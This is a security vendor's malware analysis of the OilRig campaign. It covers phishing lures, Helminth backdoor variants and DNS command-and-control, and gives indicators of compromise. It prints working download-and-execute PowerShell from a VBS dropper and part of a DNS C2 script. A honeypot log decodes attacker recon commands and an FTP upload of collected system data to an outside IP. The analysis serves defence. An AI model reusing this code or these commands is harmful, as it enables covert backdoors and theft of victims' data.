

OilRig Malware Campaign Updates Toolset and Expands Targets

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Since our first published analysis of the [OilRig campaign in May 2016](#), we have continued to monitor this group for new activity. In recent weeks we've discovered that the group have been actively updating their Clayslide delivery documents, as well as the Helminth backdoor used against victims. Additionally, the scope of organizations targeted by this group has expanded to not only include organizations within Saudi Arabia, but also a company in Qatar and government organizations in Turkey, Israel and the United States.

Expanded Targeting

The group behind the OilRig campaign continues to leverage spear-phishing emails with malicious Microsoft Excel documents to compromise victims. As an example, the following email was sent to a Turkish government organization using a lure of purported new portal logins for an airline's website. (Please note that the sender email used in the figure below may have been spoofed.)




Figure 1 Phishing email sent to Turkish government organization

When the users.xls file is executed and macros are enabled, the victim is presented with the following decoy document.




Figure 2 Content contained in malicious Helminth XLS file

This same document content was used with Helminth samples targeting government organizations in multiple nations. For those particular attacks, the following filenames were witnessed:

- Help-Yemen.xls
- users.xls

In addition to these instances, multiple Qatari organizations were the subject to spear phishing attacks carrying Helminth samples earlier this year. In those cases, the documents used to carry the malicious macro code were very specific to the organization receiving them and in some cases were sent from partner organizations that already had a relationship with the recipient.


Updates to Toolset

In recent months, we've tracked a number of changes to the malware used by the actors responsible for OilRig. In the past five months, we've identified four distinct variants, each of which drops different filenames upon execution. These variants use the following filenames when dropped. (Please note that FireEye was notified about the use of their company name in the malware upon discovery.)

- update.vbs / dns.ps1
- fireeye.vbs / fireeye.ps1

- upd.vbs / dn.ps1
- komisova.vbs / komisova.ps1

The following timeline shows the prevalence of each variant.



- hxxp://upgradesystems[.]info/upgrade-index.aspx?req=
- hxxp://yahoooooooooemail[.]com/update-index.aspx?req=
- hxxp://googleupdate[.]download/update-index.aspx?req=

upd.vbs

- hxxp://83.142.230[.]138:7020/update.php?req=

komisova.vbs

- hxxp://googleupdate[.]download/update-index.aspx?req=

A few things to note include the fact that the komisova.vbs variant uses the same URL witnessed in the fireeye.vbs variant. It's worth pointing out that this domain was only seen in the most recent fireeye.vbs variants, so it's very possible that it was used in a transition phase when the attackers were switching over to komisova.

We previously mentioned that the Excel file dropping upd.vbs was likely a development version. Evidence supporting this claim includes the fact that an IP address connection using a non-standard port was used for this file. One particularly interesting feature of this IP address is that it has ties to the Remexi report [issued by Symantec in late 2015](#). This is in-line with previous evidence suggesting an Iranian-based actor behind these attacks.




Figure 7 Ties between IP address and Remexi (Shown in PassiveTotal)

The underlying code of upd.vbs is much cleaner when comparing it against the other variants. This can be seen below. This provides additional evidence that it is being actively developed.

```

1 HOME "%public%\libraries\"
2 SERVER="http://googleupdate.com/download/update-idxov.aspx?req=2846798774"
3 Dnm="powershell -i{&($c=(new-object System.Net.WebClient);$c.UseDefaultCredentials=$true;$c.Headers.add('Accept','/*/*');$c.Headers.add('User-Agent','Microsoft BITS/7.7'))while(1){try{$r=$(Get-Random;$c.DownloadFile("%SERVER%"+$r,$HOME"\dn\'+$r+','-'))};Set-Content -Path ("'%HOME'\dn\'+$r+','-') -Value ([System.Convert]::FromBase64String(Get-Content -Path ("'%HOME'\dn\'+$r+','-')) -Encoding Byte);$c=$c.ResponseHeaders['Content-Disposition'];Rename-Item -path ("'%HOME'\dn\'+$r+','-') -newname ($c.Substring($c.Indexof('filename')+9))}catch{break}}""
4 Create-Object("Script:Shell").Run Replace(Dnm,"-","dnm"),0
5 DownloadExecute="powershell -i{&($c=(new-object System.Net.WebClient);$c.UseDefaultCredentials=$true;$c.Headers.add('Accept','/*/*');$c.Headers.add('User-Agent','Microsoft BITS/7.7'));$r=$(Get-Random;$c.DownloadFile("%SERVER%"+$r,$HOME"\dn\'+$r+','-'))};Set-Content -Path ("'%HOME'\dn\'+$r+','-') -Value ([System.Convert]::FromBase64String(Get-Content -Path ("'%HOME'\dn\'+$r+','-')) -Encoding Byte);Invoke-Expression ("'%HOME'\dn\'+$r+','-') >> '%HOME'\up\'+$r+','-')";$c=$c.ResponseHeaders['Content-Disposition'];Rename-Item -path ("'%HOME'\up\'+$r+','-') -newname ($c.Substring($c.Indexof('filename')+9)),$(($c.Length-25)+$.bat.txt)};Get-Childitem "%HOME%\up\ | ForEach-Object {if((Get-Item $_.FullName).length -gt 0){(System.Convert)::ToBase64String([System.IO.File]::ReadAllBytes($_.FullName))} Out-File $_.FullName;$c.UploadFile("%SERVER%\up\%$_\$.FullName);waitfor haha /T 3};Remove-Item $_.FullName};Remove-Item ("'%HOME'\dn\'+$r+','-')}""
6 Create-Object("Script:Shell").Run Replace(DownloadExecute,"-","bat"),0
7 komc=powershell -exec Bypass -file "%HOME%\komisova.ps1"
8 Create-Object("Script:Shell").Run komc,0
9
1
2 Set wss = CreateObject("WScript.Shell")
3
4 HOME = wss.ExpandEnvironmentStrings("userprofile\AppData\Local\Microsoft\Media")
5 SERVER="http://83.142.230.138:7828/update.php?req=HTTPRJASONBORN-PCR1336528382"
6
7 Dnm="powershell -i {&($c=(new-object System.Net.WebClient); $c _
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```

Figure 8 Differences between upd.vbs and komisova.vbs

Another minor difference observed in the upd.vbs variant is the location of files that are downloaded. The three other variants all place downloaded file within a subfolder that resides in %PUBLIC%/Libraries. However, this particular one-off places its files within subfolders that reside in %USERPROFILE%/AppData/Local/Microsoft/Media/.

Changes in PS1 Between Variants

Similar to the VBS file, the PS1 file will also communicate with a remote server. Unlike the VBS file, the PS1 file uses DNS instead of HTTP. Commands and file locations are received by the remote server, executed, and the output of these commands is in turn uploaded via additional DNS requests. For an in-depth analysis on how this occurs, please refer to our previous [OilRig blog post](#). Overall, there are very minor differences between the dns, fireeye, and komisova PS1 variants. However, the dn.ps1 variant looks to have been updated considerably. In addition to these updates, the file is also heavily commented, providing further evidence that this particular file is being actively developed.

```
1 $global:dFold = $env:userprofile + "\AppData\Local\Microsoft\Media\dn"
2 $global:uFold = $env:userprofile + "\AppData\Local\Microsoft\Media\up"
3 $id = "DNSTRJASONBORN-PCR1330528302"
4 $maxhostlength = 50;
5 $global:hostname = "shalaghlagh.tk"
6
7 if (@(Get-WmiObject Win32_Process -Filter "Name='powershell.exe' AND
8 CommandLine LIKE '%dn.ps1%'").count -gt 1){
9     exit
10 }
11 else{
12     "Only one instance is running"
13 }
14 if(-not(Test-Path -Path ($global:uFold))){
15     mkdir $global:uFold
16 }
17 if(-not (Test-Path -Path ($global:dFold))){
18     mkdir $global:dFold
19 }
20
21 if(-not(Test-Path -Path ($global:uFold))){
22     mkdir $global:uFold
23 }
24 #===== download regular files =====
25 #===== existence regular file =====
26 $global:regFilename = ""
27 $continue = [int] 0
28 while ($continue -eq 0 )
29 {
30     $regExistence = [int] -1
31     while ($regExistence -eq -1)
32     {
33         $sendData = "rne_" + ([string]$id).replace("_","-") + "_" + ([
34 string](Get-Random) + "." + ([
35 string]$global:hostname)
36 $serverRet = ([string](NSLookup.exe -q=TXT $sendData |
37 Select-String -Pattern
38 "*"')).replace("`", "").trim();
39 if ($serverRet.StartsWith("OK"))# ok-filename
40 {
41     $regExistence = [int] 1;
42     $global:regFilename = $serverRet.substring(2,$serverRet.Length
43 - 2).replace("_","").trim()
44 }ElseIf ($serverRet -eq "NO")
45 {
46     $regExistence = [int] 0;
47     $continue = [int] 1;
48 }
49 }
50 }
51
52 if ($regExistence -eq 1 -and $global:regFilename -ne "")
53 {
54     #===== download regular file =====
55     $serverRet = ""
```

```

50     $regularFilePath = ($global:dFold) + "\" +($global:regFilename)
51
52     if (-not (Test-Path $regularFilePath))
53     {
54         out-null > $regularFilePath
55     }

```

Figure 9 Beginning of dn.ps1 variant

The dn.ps1 variant will perform DNS queries with the following characteristics:

rne_[victim_id]_[random].hostname
rd_[victim_id]_[filename]_[file_size]_[random].hostname
bne_[victim_id]_[random].hostname
bd_[victim_id]_[filename]_[file_size]_[random].hostname
u_[victim_id]_[filename]_[byte_position]_[random].hostname

In the above queries, the ‘rne’ command will ask the remote server if a normal file is available for download. If it is, the server will respond with a response of ‘OK’, followed by the filename. In such a situation, the malware will perform the ‘rd’ command, which will actually download the file in question.

Similarly, the same execution flow is seen for the ‘bne’ and ‘bd’ commands respectively, only this particular operation is looking for a batch file. In the event the malware is downloading files, it will look for a string of ‘EOFEOF’ to signal the end of the data stream.

The ‘u’ command is used to upload data that is generated from any provided files or scripts. Data is uploaded in chunks, with the ‘byte_position’ variable holding the current byte position of the uploaded file.

We ran this particular variant for a number of days, and were able to solicit the attackers to interact with our honeypot. A Python script was used to parse the collected PCAP, with the following results (truncated for brevity):

1	[+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_1988996938.shalaghlagh.tk Type: TXT
2	[+] Response TXT: NO
3	[+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1404872126.shalaghlagh.tk Type: TXT
4	[+] Response TXT: OK1.txt
5	[*] Filename: 1.txt
6	[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_1_-_txt_0_840824109.shalaghlagh.tk
7	Type: TXT
8	[+] Response TXT: aG9zdG5hbWU=
9	[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_1_-_txt_8_1643283204.shalaghlagh.tk
10	Type: TXT

11 [+] Response TXT: EOFEOF

12 [*] Decoded Stream: hostname

13 [+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1534172028.shalaghlagh.tk | Type: TXT

14 [+] Response TXT: OK2.txt

15 [*] Filename: 2.txt

16 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_2_-_txt_0_579093369.shalaghlagh.tk |

17 Type: TXT

18 [+] Response TXT: c3lzdGVtaW5mbw==

19 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_2_-_txt_10_1446367320.shalaghlagh.tk |

20 Type: TXT

21 [+] Response TXT: EOFEOF

22 [*] Decoded Stream: systeminfo

23 [+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_1130109782.shalaghlagh.tk | Type: TXT

24 [+] Response TXT: NO

25 [+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1735654322.shalaghlagh.tk | Type: TXT

26 [+] Response TXT: OK3.txt

27 [*] Filename: 3.txt

28 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_3_-_txt_0_122829473.shalaghlagh.tk |

29 Type: TXT

30 [+] Response TXT: c3RhcncQgZnRwIC1BIDg3LjExNy4yMDQuMTQz

31 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_3_-_txt_27_1524268269.shalaghlagh.tk |

32 Type: TXT

33 [+] Response TXT: EOFEOF

34 [*] Decoded Stream: start ftp -A 87.117.204.143

35 [+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_117849324.shalaghlagh.tk | Type: TXT

36 [+] Response TXT: NO

37 [+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_926300114.shalaghlagh.tk | Type: TXT

38 [+] Response TXT: OK5.txt

39 [*] Filename: 5.txt

40 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_5_-_txt_0_1307455992.shalaghlagh.tk |

41 Type: TXT

42 [+] Response TXT:

43 d2hvYW1pPmM6XHdpbmRvd3NcdGVtcF0LnR4dA0KaXBjb25maWc_PmM6XHdpbmRvd3NcdGVtcF0LnR4dA0Kc

44 lzdGVtaW5mbz4_Yzpcd2luZG93c1x0ZW1wXHQuDHh0DQplY2hvIFBVVCBjOlx3aW5kb3dzXHRlbXBcdC50eHQg

45 fCBmdHAgLUEgODcuMTE3LjIwNC4x

46 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_5_-_txt_150_2072649310.shalaghlagh.tk |

47 Type: TXT

48 [+] Response TXT: NDM=

49 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_5_-_txt_152_1977692291.shalaghlagh.tk |

50 Type: TXT

51 [+] Response TXT: EOFEOF

52 [*] Decoded Stream: whoami>c:\windows\temp\t.txt

53 ipconfig>>c:\windows\temp\t.txt

54 systeminfo>>c:\windows\temp\t.txt

55 echo PUT c:\windows\temp\t.txt | ftp -A 87.117.204.143

56 [+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_155964816.shalaghlagh.tk | Type: TXT

57 [+] Response TXT: NO

58 [+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1003791024.shalaghlagh.tk | Type: TXT

59 [+] Response TXT: OK7.txt

60 [*] Filename: 7.txt

61 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_7_-_txt_0_1649905845.shalaghlagh.tk |

62 Type: TXT

63 [+] Response TXT: c3RhcncQgZnRwIC1BIDgzLjE0Mi4yMzAuMTM4

64 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_7_-_txt_27_65323037.shalaghlagh.tk |

65 Type: TXT

66 [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_7_-_txt_27_65323037.shalaghlagh.tk |

67 Type: TXT

68 [+] Response TXT: EOFEOF

69 [*] Decoded Stream: start ftp -A 83.142.230.138

70 [+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_1205170103.shalaghlagh.tk | Type: TXT

71	[+] Response TXT: NO
72	[+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_779542217.shalaghlagh.tk Type: TXT
73	[+] Response TXT: OK11.txt
74	[*] Filename: 11.txt
75	[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_11_-_txt_0_1213525986.shalaghlagh.tk
76	Type: TXT
77	[+] Response TXT: QGVjaG8gb2ZmDQplY2hvIDE=
78	[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_11_-_txt_17_651256114.shalaghlagh.tk
79	Type: TXT
80	[+] Response TXT: EOFEOF
81	[*] Decoded Stream: @echo off
82	echo 1
83	[+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_816831185.shalaghlagh.tk Type: TXT
84	[+] Response TXT: NO

As we can see, a number of interesting commands were received by the attackers, including attempts to communicate with remote FTP servers and various reconnaissance commands. These commands came at seemingly random intervals, indicating they likely resulted from an actual attacker issuing them, versus an automated system.

Conclusion

The attackers using the Helminth and Clayslide malware families continue to target various high value companies and organizations across the globe using their customized malware. This malware is under active development and continues to be updated and improved upon, as witnessed in the files discussed in this blog post. While the malware deployed is not terribly sophisticated, it uses techniques such as DNS command and control (C2) that allows it to stay under the radar at many establishments.

Palo Alto Networks customers are protected against this threat in the following ways:

- WildFire identifies all Helminth and Clayslide samples as malicious
- Domains identified as command and control servers are flagged as malicious
- AutoFocus tags [Helminth](#) and [Clayslide](#) may be used to track this group

Indicators of Compromise

F04CF9361CF46BFF2F9D19617BBA577EA5F3AD20EA76E1F7E159701E446364FC
E2EC7FA60E654F5861E09BBE59D14D0973BD5727B83A2A03F1CECF1466DD87AA
31DB0841C3975BE5395F13C894B7E444D150CC701487B756FFF43CE78D98B1E6
C3C17383F43184A29F49F166A92453A34BE18E51935DDBF09576A60441440E51
C6437F57A8F290B5EC46B0933BFA8A328B0CB2C0C7FBEEA7F21B770CE0250D3D

5A2C38BE89AC878D28080A7465C4A3F8708FB414B811511B9D5AE61A47593A69
BD0920C8836541F58E0778B4B64527E5A5F2084405F73EE33110F7BC189DA7A9
90639C7423A329E304087428A01662CC06E2E9153299E37B1B1C90F6D0A195ED
528D432952EF879496542BC62A5A4B6EEE788F60F220426BD7F933FA2C58DC6B
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